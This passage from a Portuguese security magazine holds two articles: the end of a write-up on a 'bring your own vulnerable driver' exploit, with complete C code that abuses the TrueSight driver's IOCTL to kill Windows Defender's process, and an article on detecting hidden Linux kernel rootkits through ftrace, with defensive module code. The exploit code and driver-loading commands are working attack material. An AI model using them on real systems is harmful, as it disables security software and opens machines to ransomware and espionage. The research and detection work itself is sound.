
É interessante notar que, no arquivo "Rootkit.cpp" [11] do rootkit "Cronos", podemos observar que algumas linhas se assemelham bastante ao código que estamos analisando.

```
6  NTSTATUS Rootkit::ProtectProcess(DWORD PID)
7  {
8      NTSTATUS status = STATUS_SUCCESS;
9
10     CLIENT_ID clientId;
11     HANDLE handle, hToken;
12
13     TOKEN_PRIVILEGES tkp = { 0 };
14     OBJECT_ATTRIBUTES objAttr;
15     ULONG BreakOnTermination = 1;
16
17     clientId.UniqueThread = NULL;
18     clientId.UniqueProcess = ULongToHandle(PID);
19     InitializeObjectAttributes(&objAttr, NULL, 0, NULL, NULL);
20
21     status = ZwOpenProcess(&handle, PROCESS_ALL_ACCESS, &objAttr, &clientId);
22     if (!NT_SUCCESS(status))
23     {
```



Exploração

Nesta etapa, iremos desenvolver um código em C para interagir e explorar o driver vulnerável. Abra o Microsoft Visual Studio e crie um projeto do tipo "Aplicativo de Console".



Vamos definir dois macros: `IOCTL_CODE`, que armazenará o código IOCTL da função para eliminar processos, e `DRIVER_PATH`, que armazenará o caminho do driver. O código IOCTL é `0x22e044`, e o caminho do driver pode ser encontrado na 18ª linha da função `DriverEntry`:

```
RtlInitUnicodeString(&local_160,L"\Device\TrueSight");
```

```

1  #include <stdio.h>
2  #include <windows.h>
3
4  #define IOCTL_CODE 0x22e044
5  #define DRIVER_PATH "\\\\.\\TrueSight"
6
7  int main()
8  {
9      return 0;
10 }

```

Acrescente o seguinte códigos dentro da função *main*:

```

HANDLE hDriver = CreateFileA(DRIVER_PATH, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
    FILE_SHARE_WRITE, NULL, OPEN_EXISTING, NULL, NULL);
if (hDriver == NULL) {
    printf("[—] CreateFileA Error: %lu\n", GetLastError());
    CloseHandle(hDriver);
    return -1;
}

```

De forma resumida, a variável *hDriver* armazenará um valor do tipo *HANDLE* através da função *CreateFileA* [12] que, por sua vez, abrirá o driver (*DRIVER_PATH*) com permissões de leitura e escrita para permitir a comunicação. Caso a execução não ocorra conforme esperado, o programa retornará uma mensagem de erro.

```

1  #include <stdio.h>
2  #include <windows.h>
3
4  #define IOCTL_CODE 0x22e044
5  #define DRIVER_PATH "\\\\.\\TrueSight"
6
7  int main()
8  {
9      HANDLE hDriver = CreateFileA(DRIVER_PATH, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
10     if (hDriver == NULL) {
11         printf("[—] CreateFileA Error: %lu\n", GetLastError());
12         CloseHandle(hDriver);
13         return -1;
14     }
15 }

```

Observe com atenção o próximo código:

```

DWORD proId = <PID>;
BOOL deviceloControlBool = DeviceloControl(hDriver, IOCTL_CODE, &proId, sizeof(DWORD), NULL, NULL, NULL,
    NULL);
if (!deviceloControlBool) {
    printf("[—] DeviceloControl Error: %lu\n", GetLastError());
    CloseHandle(hDriver);
}

```

```

        return -1;
    }
else {
    printf("[+] Execucao realizada. Processo eliminado!\n");
}

```

Sobre a função *DeviceControl* [13]:

- **Descrição:** Envia um código de controle diretamente para um driver de dispositivo especificado, fazendo com que o dispositivo correspondente execute a operação correspondente.
- **1º argumento:** Especifica o *HANDLE* do dispositivo, no caso, a variável *hDriver*.
- **2º argumento:** O código de controle da operação, definido no macro *IOCTL_CODE*.
- **3º argumento:** Este é o buffer que será enviado para o driver, que por padrão, é definido como *LPVOID*. Na análise reversa, descobrimos que o buffer enviado se tratava de um ID de Processo (Process ID, ou, PID). Através do exemplo de algumas linhas do código do rootkit Cronos (e da linha 15 de KillProcess), podemos observar que somente 4 bytes da variável *pid* são de fato utilizados.
- **4º argumento:** Tamanho do terceiro argumento, ou seja, 4 bytes.

Nota do Editor: Fica de desafio ao leitor estudar por que o exploit funciona enviando somente 4 bytes para o driver quando o código decompilado pelo Ghidra (função KillProcess) recebe 8 bytes.

Se *deviceControlBool* for falsa, uma mensagem de erro será exibida ao usuário; caso contrário, o programa retornará uma mensagem de sucesso.

Código final:

```

#include <stdio.h>
#include <windows.h>

#define IOCTL_CODE 0x22e044
#define DRIVER_PATH "\\.\TrueSight"

int main()
{
    HANDLE hDriver = CreateFileA(DRIVER_PATH, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
        FILE_SHARE_WRITE, NULL, OPEN_EXISTING, NULL, NULL);
    if (hDriver == NULL) {
        printf("[—] CreateFileA Error: %lu\n", GetLastError());
        CloseHandle(hDriver);
        return -1;
    }

    DWORD proId = <PID>;

    BOOL deviceControlBool = DeviceControl(hDriver, IOCTL_CODE, &proId, sizeof(DWORD), NULL, NULL,
        NULL, NULL);
    if (!deviceControlBool) {
        printf("[—] DeviceControl Error: %lu\n", GetLastError());
        CloseHandle(hDriver);
        return -1;
    }
}

```

```

        else {
            printf("[+] Execucao realizada. Processo eliminado!\n");
        }

    return 0;
}

```

OBS: Antes de compilar o código, defina o valor da variável *procId* com o ID do processo.

Resultado

No meu caso, defini o valor "17580" como o PID do processo "MsMpEng.exe" e compilei o código. A ferramenta utilizada para visualizar o processo foi o Process Hacker 2 [14].

Processes					
Name	PID	CPU	I/O total ...	Private b...	User name
MsMpEng.exe	17580	0,03	21,2 kB/s	316,65 MB	

Abra um terminal (cmd.exe) e execute os seguintes comandos para inicializar o driver:

```

sc create truesight binPath=<CAMINHO DO DRIVER> type=kernel
sc start truesight

```

```

C:\Users\Junior\Desktop\h2hc>dir
0 volume na unidade C não tem nome.
0 Número de Série do Volume é BA52-B5F5

Pasta de C:\Users\Junior\Desktop\h2hc

04/10/2024 20:16    <DIR>      .
04/10/2024 20:16    <DIR>      ..
27/09/2024 22:05      41.920 truesight.sys
          1 arquivo(s)      41.920 bytes
          2 pasta(s)  69.308.588.032 bytes disponíveis

C:\Users\Junior\Desktop\h2hc>sc create truesight binPath="C:\Users\Junior\Desktop\h2hc\truesight.sys" type=kernel
[SC] CreateService EXITO


C:\Users\Junior\Desktop\h2hc>sc start truesight

NOME_DO_SERVIÇO: truesight
  TIPO           : 1 KERNEL_DRIVER
  ESTADO         : 4 RUNNING
                  (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
  CÓDIGO_DE_SAÍDA_DO_WIN32 : 0 (0x0)
  CÓDIGO_DE_SAÍDA_DO_SERVIÇO : 0 (0x0)
  PONTO_DE_VERIFICAÇÃO   : 0x0
  AGUARDAR_DICA       : 0x0
  PID                : 0
  SINALIZADORES      :

C:\Users\Junior\Desktop\h2hc>


```

Para validar que não temos permissão para eliminar o processo "MsMpEng.exe", abra o Gerenciador de Tarefas (Task Manager) e tente finalizar o processo.



Em seguida, abra as configurações do Windows Defender no Process Hacker 2 ou Gerenciador de Tarefas, e execute o binário compilado. Observe, na segunda imagem, que o processo foi eliminado.

The screenshot displays two windows side-by-side. On the left is a terminal window titled "Administrador: Windows Pow" showing the command "ls" in the directory "C:\Users\Junior\source\repos\BY0VDH2HC\x64\Release". The output lists files: "11776 BY0VDH2HC.exe" and "626688 BY0VDH2HC.pdb". On the right is the "Configurações de proteção contra vírus e ameaças" (Virus and threat protection settings) window. It includes sections for "Proteção em tempo real" (Real-time protection), which is set to "Ativado" (Enabled); "Proteção fornecida na nuvem" (Cloud-delivered protection), also set to "Ativado" (Enabled); and "Envio automático de amostra" (Automatic sample submission), which is "Desativado" (Disabled) with a warning message about the device being vulnerable. The overall theme is dark mode.



Considerações Finais

É notável que, ao longo dos tempos na era da Segurança Cibernética, surgem diversas técnicas ofensivas com o objetivo de derrubar as defesas desenvolvidas. Esse artigo mostrou uma delas que, apesar dos conceitos não serem recentes, recentemente recebeu atenção notória. Muitos atacantes usufruem desta técnica para atingir seus propósitos como, por exemplo, sequestro de arquivos e espionagem.

Assim como as técnicas ofensivas são atualizadas, a defesa também precisa andar em conjunto. Atualmente, grandes empresas oferecem serviços de segurança contra estes tipos de ataques. No entanto, é muito vantajoso conhecer o arsenal de seu inimigo.

Referências

- [1] RogueKiller AntiMalware: <https://www.adlice.com/roguekiller/>
- [2] RogueKiller AntiMalware 15.6.1.0 Filepuma: https://www.filepuma.com/download/roguekiller_15.6.1.0-33202/download/
- [3] Ghidra: <https://ghidra-sre.org/>
- [4] ntddk_64.gdt: https://github.com/0x6d696368/ghidra-data/blob/master/typeinfo/ntddk_64.gdt
- [5] Códigos de Função da IRP: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/irp-major-function-codes>
- [6] IRP Major Functions List: <https://github.com/LordNoteworthy/windows-internals/blob/master/IRP%20Major%20Functions%20List.md>
- [7] ZwOpenProcess: <https://learn.microsoft.com/pt-br/windows-hardware/drivers/ddi/ntddk/nf-ntddk-zwopenprocess>
- [8] ZwTerminateProcess: <https://learn.microsoft.com/pt-br/windows-hardware/drivers/ddi/ntddk/nf-ntddk-zwterminateprocess>
- [9] ZwClose: <https://learn.microsoft.com/pt-br/windows-hardware/drivers/ddi/wdm/nf-wdm-zwclose>
- [10] CLIENT_ID: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-tsts/a11e7129-685b-4535-8d37-21d4596ac057

- [11] Rootkit.cpp (Cronos-Rootkit): <https://github.com/XaFF-XaFF/Cronos-Rootkit/blob/9a26705ebfe3c2e65310bf13091daecd0b6e438d/Cronos%20Rootkit/Rootkit.cpp>
- [12] CreateFileA: <https://learn.microsoft.com/pt-br/windows/win32/api/fileapi/nf-fileapi-createfilea>
- [13] DeviceIoControl: <https://learn.microsoft.com/pt-br/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol>
- [14] Process Hacker 2: <https://processhacker.sourceforge.io/>
- [15] What is a Bring Your Own Vulnerable Driver (BYOVD) Attack? <https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/what-is-byovd-attacks-2023>

Cláudio Júnior (@br0sck)

Cláudio Júnior é um analista de cibersegurança, pesquisador e desenvolvedor, com mais de quatro anos de dedicação na área de segurança ofensiva.

Sua paixão por segurança e desenvolvimento o levou a criar diversas ferramentas de código aberto voltadas para a segurança ofensiva.

Fundador do grupo "Amolo", que tem como principal objetivo disponibilizar conteúdos sobre hacking em formato de papers para a comunidade, buscando difundir diversos conhecimentos em cada área.



SMART SOC

Proteção em tempo real:
Você está pronto para o próximo ataque?

- SOC as a Service
- MDR e MSS
- Purple Team Services
- Gestão de Vulnerabilidades

• Monitoramento 24x7: Proteção contínua para o seu ambiente de TI.
• Detecção avançada: Identificação rápida das ameaças mais complexas.
• Resposta imediata: Equipe pronta para agir antes que o problema cresça.

POWERED BY **SOPHOS**

VIVA SECURITY
vivasecurity.com.br

Como Detectar e Remover Linux Kernel Rootkits em 2024

Autor: Matheus Alves "matheuzsec"

Registro Único de Artigo

<https://doi.org/10.47986/19/5>

Introdução

Rootkit é um tipo de malware que dá ao atacante acesso a um sistema alvo e, adicionalmente, implementa técnicas para dificultar ser detectado: eles são bem furtivos e persistentes. Existem diferentes tipos de rootkits mas, nesse artigo, o foco será nos rootkits de kernel mode para Linux, mais especificamente os que são instalados a partir de módulos de kernel (LKM - Loaded Kernel Module).

Primeiramente, este artigo possui uma rápida introdução sobre o ftrace, um recurso do Linux que também é usado por alguns rootkits. Em seguida, serão mostradas 2 formas de combater rootkits que usam ftrace. Por fim, serão discutidas em detalhes 2 ferramentas desenvolvidas por mim que podem ser usadas na luta para que LKM rootkits que tenham se escondido no sistema tornem-se visíveis novamente: Imperius e ModTracer.

Sobre o Ftrace

O ftrace foi criado para ajudar desenvolvedores e designers a entender o que está ocorrendo dentro do kernel do Linux. Seu principal uso é para debugging e análises de performance.

O ftrace pode ser habilitado e desabilitado das seguintes formas:

```
echo X > /proc/sys/kernel/ftrace_enabled
```

ou

```
sysctl kernel.ftrace_enabled=X
```

onde X = 0 desabilita e X = 1 habilita.

O filesystem tracefs é uma interface para interagir com o ftrace. Para montá-lo:

```
mount -t tracefs nodev /sys/kernel/tracing
```

Ftrace: Tornando hooks inutilizáveis

Atualmente, pode-se ver diferentes rootkits utilizando ftrace para implementar seus hooks como, por exemplo, KoviD e brokepkg. Uma forma de combater tais rootkits é simplesmente desabilitar o ftrace do sistema como visto na seção anterior.

Nota do Editor: Os exemplos dessa seção foram testados no Ubuntu 22.04 LTS com kernel 5.15.0-125-generic.

Exemplo para o rootkit brokepkg com diretório oculto.

```
root@leveling:/home/matheuz/brokepkg/x# ls
br0k3_n0w_h1dd3n
root@leveling:/home/matheuz/brokepkg/x# insmod ../brokepkg.ko && kill -31 0
root@leveling:/home/matheuz/brokepkg/x# ls
root@leveling:/home/matheuz/brokepkg/x# cat /proc/sys/kernel/ftrace_enabled
1
root@leveling:/home/matheuz/brokepkg/x# echo 0 > /proc/sys/kernel/ftrace_enabled
root@leveling:/home/matheuz/brokepkg/x# ls
br0k3_n0w_h1dd3n
root@leveling:/home/matheuz/brokepkg/x# █
```

Exemplo para o rootkit brokepkg com porta invisível para o netstat.

```
root@leveling:/home/matheuz/brokepkg/x# netstat -tunpld|grep 8080
tcp      0      0 0.0.0.0:8080          0.0.0.0:*                  OUÇA      6672/nc
root@leveling:/home/matheuz/brokepkg/x# kill -62 8080
root@leveling:/home/matheuz/brokepkg/x# netstat -tunpld|grep 8080
root@leveling:/home/matheuz/brokepkg/x#
root@leveling:/home/matheuz/brokepkg/x# echo 0 > /proc/sys/kernel/ftrace_enabled
root@leveling:/home/matheuz/brokepkg/x# netstat -tunpld|grep 8080
tcp      0      0 0.0.0.0:8080          0.0.0.0:*                  OUÇA      6672/nc
root@leveling:/home/matheuz/brokepkg/x#
```

O rootkit KoviD também pode ser contornado desabilitando-se o ftrace.

```

kernel@ubuntu:~/Kovid$ cat Makefile |grep hidden #Interface que fica em /proc/
COMPILER_OPTIONS := -Wall -DPROCNAME="hidden" \
kernel@ubuntu:~/Kovid$ sudo insmod kovid.ko && lsmod|grep kovid #Kovid visivel
kovid          65536  0
kernel@ubuntu:~/Kovid$ kill -SIGCONT 31337 #ativando a interface /proc/hidden
bash: kill: (31337) - No such process
kernel@ubuntu:~/Kovid$ echo -h >/proc/hidden && lsmod|grep kovid #Escondendo o lkm do lsmod
kernel@ubuntu:~/Kovid$ kernel@ubuntu:~/Kovid$ ls /proc/ |grep hidden #Interface oculta
kernel@ubuntu:~/Kovid$ kernel@ubuntu:~/Kovid$ sudo cat /proc/sys/kernel/ftrace_enabled
1
kernel@ubuntu:~/Kovid$ sudo bash -c "echo 0 > /proc/sys/kernel/ftrace_enabled"
kernel@ubuntu:~/Kovid$ kernel@ubuntu:~/Kovid$ ls /proc/ |grep hidden #Interface visivel
hidden
kernel@ubuntu:~/Kovid$ cat /proc/hidden #Magic word para tornar o kovid visivel
SLHRMGNTWHMQSXJD
kernel@ubuntu:~/Kovid$ lsmod|grep kovid
kernel@ubuntu:~/Kovid$ echo SLHRMGNTWHMQSXJD > /proc/hidden
kernel@ubuntu:~/Kovid$ lsmod|grep kovid
kovid          65536  0
kernel@ubuntu:~/Kovid$ #Agora ele ficou visivel

```

Nota do Editor: Recomenda-se a utilização da versão 2.0.0 do KoviD. Posteriormente, foi implementada uma proteção contra a desativação do ftrace. Fica de desafio ao leitor(a) encontrar e estudar os commits com tal proteção.

Filesystem tracefs: Tracing LKM rootkits

O tracefs pode ser utilizado para listar as funções que o ftrace processou e pode fazer o trace através de:

/sys/kernel/tracing/available_filter_functions

Essa interface pode ser utilizada para detectar alguns rootkits.

Nota do Editor: Os exemplos dessa seção foram testados no Ubuntu 22.04 LTS com kernel 5.15.0-125-generic.

Por exemplo, podemos detectar o rootkit Brokepkg:

```

matheuz@leveling:~/brokepkg$ sudo insmod brokepkg.ko && kill -31 0 && lsmod|grep brokepkg
matheuz@leveling:~/brokepkg$ matheuz@leveling:~/brokepkg$ sudo cat /sys/kernel/tracing/available_filter_functions |grep brokepkg
hook_tcp6_seq_show [brokepkg]
hook_tcp4_seq_show [brokepkg]
hook_kill [brokepkg]
hook_ip_rcv [brokepkg]
hook_getdents [brokepkg]
hook_getdents64 [brokepkg]
fh_install_hook.part.0 [brokepkg]
fh_resolve_hook_address [brokepkg]
fh_install_hook [brokepkg]
fh_remove_hook [brokepkg]
fh_install_hooks [brokepkg]
fh_remove_hooks [brokepkg]
invoke_socat_shell [brokepkg]
invoke_nc_shell [brokepkg]
magic_packet_parse [brokepkg]
module_show [brokepkg]
module_hide [brokepkg]
switch_module_hide [brokepkg]
give_root [brokepkg]
pid_hide [brokepkg]
pid_show [brokepkg]
pid_is_hidden [brokepkg]
port_hide [brokepkg]
port_show [brokepkg]
port_is_hidden [brokepkg]
matheuz@leveling:~/brokepkg$ 

```

Exemplo usando o *Diamorphine*

```
kernel@ubuntu:~/Diamorphine$ sudo insmod diamorphine.ko && lsmod|grep diamorphine
kernel@ubuntu:~/Diamorphine$
kernel@ubuntu:~/Diamorphine$ sudo cat /sys/kernel/tracing/available_filter_functions|grep diamorphine
is_invisible.part.0 [diamorphine]
hacked_getdents [diamorphine]
hacked_getdents64 [diamorphine]
get_syscall_table_bf [diamorphine]
find_task [diamorphine]
is_invisible [diamorphine]
give_root [diamorphine]
hacked_kill [diamorphine]
module_show [diamorphine]
module_hide [diamorphine]
kernel@ubuntu:~/Diamorphine$
```

Para o Kovid note que, diferentemente dos outros exemplos, não são exibidos nomes e sim endereços.

```
kernel@ubuntu:~/KoviD$ lsmod|grep kovid
kernel@ubuntu:~/KoviD$ sudo cat /sys/kernel/tracing/available_filter_functions|tail -n6
0xfffffffffc0698f80
0xfffffffffc0698fe0
0xfffffffffc0699070
0xfffffffffc0699947
0xfffffffffc0699a7a
0xfffffffffc0699aee
kernel@ubuntu:~/KoviD$ cat /proc/hidden
DAHHPLTVDLONBGEU
kernel@ubuntu:~/KoviD$ echo DAHHPLTVDLONBGEU > /proc/hidden && lsmod|grep kovid
kovid          65536  0
kernel@ubuntu:~/KoviD$ sudo cat /sys/kernel/tracing/available_filter_functions|tail -n6
kv_sock_stop_fw_bypass [kovid]
kv_util_random_AZ_string [kovid]
kv_get_elf_vm_start [kovid]
_locate_bdbin [kovid]
mem_free.constprop.0 [kovid]
_build_bd_command [kovid]
kernel@ubuntu:~/KoviD$
```

Imperius: Torne LKM rootkits visíveis novamente

Imperius é um LKM que eu criei e está disponível no github, com base em uma pesquisa que eu estava fazendo. Ele tem como principal objetivo obter vantagem dos rootkits que tem uma função de ficar visível novamente como, por exemplo, o *Diamorphine* (função *module_show*).

Porém, ele só funciona se você obtiver o endereço (addr) dessa função, pois ele vai usar esse addr para chamá-la. Sendo assim, o LKM ficará visível novamente.

Mas como podemos saber o endereço dessa função? Bem, para nossa sorte, podemos utilizar o tracefs. A partir do kernel 6.5x, foi introduzido o *available_filter_functions_addrs*, que é similar ao *available_filter_functions* porém também mostra o endereço de cada função.

O código do Imperius é bem simples:

```

struct module_entry {
    struct list_head list;
    char *name;
    void *address;
};

static LIST_HEAD(module_list);

static void add_entry(char *name, void *address) {
    struct module_entry *mod;
    mod = kmalloc(sizeof(struct module_entry), GFP_KERNEL);
    if (!mod) {
        printk(KERN_ERR "Error!\n");
        return;
    }
    mod->name = name;
    mod->address = address;
    list_add_tail(&mod->list, &module_list);
}

static void magick_lol(void) {
    struct module_entry *entry;
    list_for_each_entry(entry, &module_list, list) {
        if (strcmp(entry->name, "module_show") == 0) {
            ((void (*)(void))entry->address)();
            break;
        }
    }
}

static int __init lkm_init(void) {
    add_entry("module_show", (void *)0xffffffffc09fbf); //endereço da função module_show
    magick_lol();

    return 0;
}

static void __exit lkm_exit(void) {
    printk(KERN_INFO "Leaving...\n");
}

```

O Imperius, cria uma lista encadeada de estruturas chamadas *module_entry*, que armazenam o nome e o endereço de funções associadas ao rootkit. A estrutura *module_entry* tem três campos: o primeiro é um nó de lista (*list*) que permite ligar múltiplas entradas, o segundo é um ponteiro *name* que armazena o nome da função, e o terceiro é o ponteiro genérico *address*, que guarda o endereço de memória da função a ser chamada.

Ele adiciona uma entrada para a função que deixa o LKM rootkit visível novamente, denominada no código exibido anteriormente de *module_show*, e registra seu endereço. Essa nova entrada é alocada dinamicamente com *kmalloc* e, em seguida, adicionada ao final da lista com a função *list_add_tail()*. Depois disso, a função *magick_lol()* é chamada, cujo propósito é percorrer a lista encadeada usando a macro

list_for_each_entry. Ela busca especificamente pela entrada na qual o nome é *module_show*. Quando essa entrada é encontrada, o código faz um cast do *address* para o tipo de uma função e a executa, chamando a função armazenada naquele endereço de memória e, desta forma, torna o LKM visível novamente.

Nota do Editor: Os exemplos dessa seção foram testados no Ubuntu 22.04 LTS com kernel 6.5.0-45-generic.

Exemplo usando o *Diamorphine*

```
x@ninja:~$ uname -r
6.5.0-35-generic
x@ninja:~$ lsmod|grep diamorphine
x@ninja:~$ sudo cat /sys/kernel/tracing/available_filter_functions_addrs |grep module_show
fffffffffc096c7e0 module_show [diamorphine]
x@ninja:~$ cat Imperius/imperius.c |grep 7e0
    add_entry("module_show", (void *)0xfffffffffc096c7e0); //endereço da função module_show
x@ninja:~$ 
x@ninja:~$ lsmod|grep diamorphine
x@ninja:~$ sudo insmod Imperius/imperius.ko
x@ninja:~$ lsmod|grep diamorphine
diamorphine          12288  0
x@ninja:~$
```

Exemplo usando o *Brokepkg*

```
x@ninja:~$ lsmod|grep brokepkg
x@ninja:~$ sudo cat /sys/kernel/tracing/available_filter_functions_addrs |grep module_show
fffffffffc096cfa0 module_show [brokepkg]
x@ninja:~$ cat Imperius/imperius.c |grep fa0
    add_entry("module_show", (void *)0xfffffffffc096cfa0); //endereço da função module_show
x@ninja:~$ sudo insmod Imperius/imperius.ko
x@ninja:~$ lsmod|grep brokepkg
brokepkg          159744  0
x@ninja:~$
```

ModTracer: Encontre LKM rootkits e torne-os visíveis novamente

ModTracer é um LKM que faz um scan em regiões de memória do kernel com o objetivo de encontrar LKM rootkits que estejam escondidos dentro do sistema e torná-los visíveis novamente. Ele foi baseado no *lkm_unhide*, que também tem o mesmo propósito.

ModTracer v1.0 Source Code:

module_region

```
struct module_region {
    unsigned long start;
    unsigned long end;
```

```
};
```

A estrutura *module_region* é usada para armazenar os endereços de memória de um LKM.

- start: Guarda o endereço de memória onde o módulo começa.
- end: Guarda o endereço de memória onde o módulo termina.

```
static struct module_region *module_regions = NULL;  
static int module_count = 0;
```

- *module_regions*: É um ponteiro para um array dinâmico de estruturas *module_region*. Ele armazenará as regiões de memória de todos os módulos carregados. Inicialmente ele é NULL, indicando que a lista de módulos ainda não foi populada.
- *module_count*: Um contador que guarda quantos módulos foram detectados e armazenados em *module_regions*.

cmp_func

```
static int cmp_func(const void *a, const void *b) {  
    struct module_region *region_a = (struct module_region *)a;  
    struct module_region *region_b = (struct module_region *)b;  
    return (region_a->start > region_b->start) - (region_a->start < region_b->start);  
}
```

Essa função compara duas estruturas *module_region* com base no endereço de início (*start*) e é usada para ordenar as regiões de memória dos módulos.

gather_module_regions

```
static int gather_module_regions(void) {  
    struct module *mod;  
    struct module_region *new_regions;  
    int i = 0;  
  
    list_for_each_entry(mod, THIS_MODULE->list.prev, list) {  
        new_regions = krealloc(module_regions, (module_count + 1) * sizeof(*module_regions), GFP_KERNEL);  
        if (!new_regions) {  
            pr_err("Memory allocation failed for module regions\n");  
            return -ENOMEM;  
        }  
    }
```

```

        module_regions = new_regions;

#if LINUX_VERSION_CODE >= KERNEL_VERSION(6, 3, 0)
    module_regions[module_count].start = (unsigned long)mod->mem->base;
    module_regions[module_count].end = (unsigned long)mod->mem->base + mod->mem->size;
#else
    module_regions[module_count].start = (unsigned long)mod->core_layout.base;
    module_regions[module_count].end = (unsigned long)mod->core_layout.base + mod->core_layout.
        size;
#endif

    module_count++;
}

// Sort the regions by their start address
sort(module_regions, module_count, sizeof(struct module_region), cmp_func, NULL);

return 0;
}

```

Essa função coleta as regiões de memória de todos os módulos carregados no kernel e as armazena em `module_regions`.

- `list_for_each_entry`: Percorre a lista de módulos carregados, representada por `THIS_MODULE->list.prev`.

A função `krealloc` realoca a memória do array `module_regions` para armazenar as informações de mais um módulo.

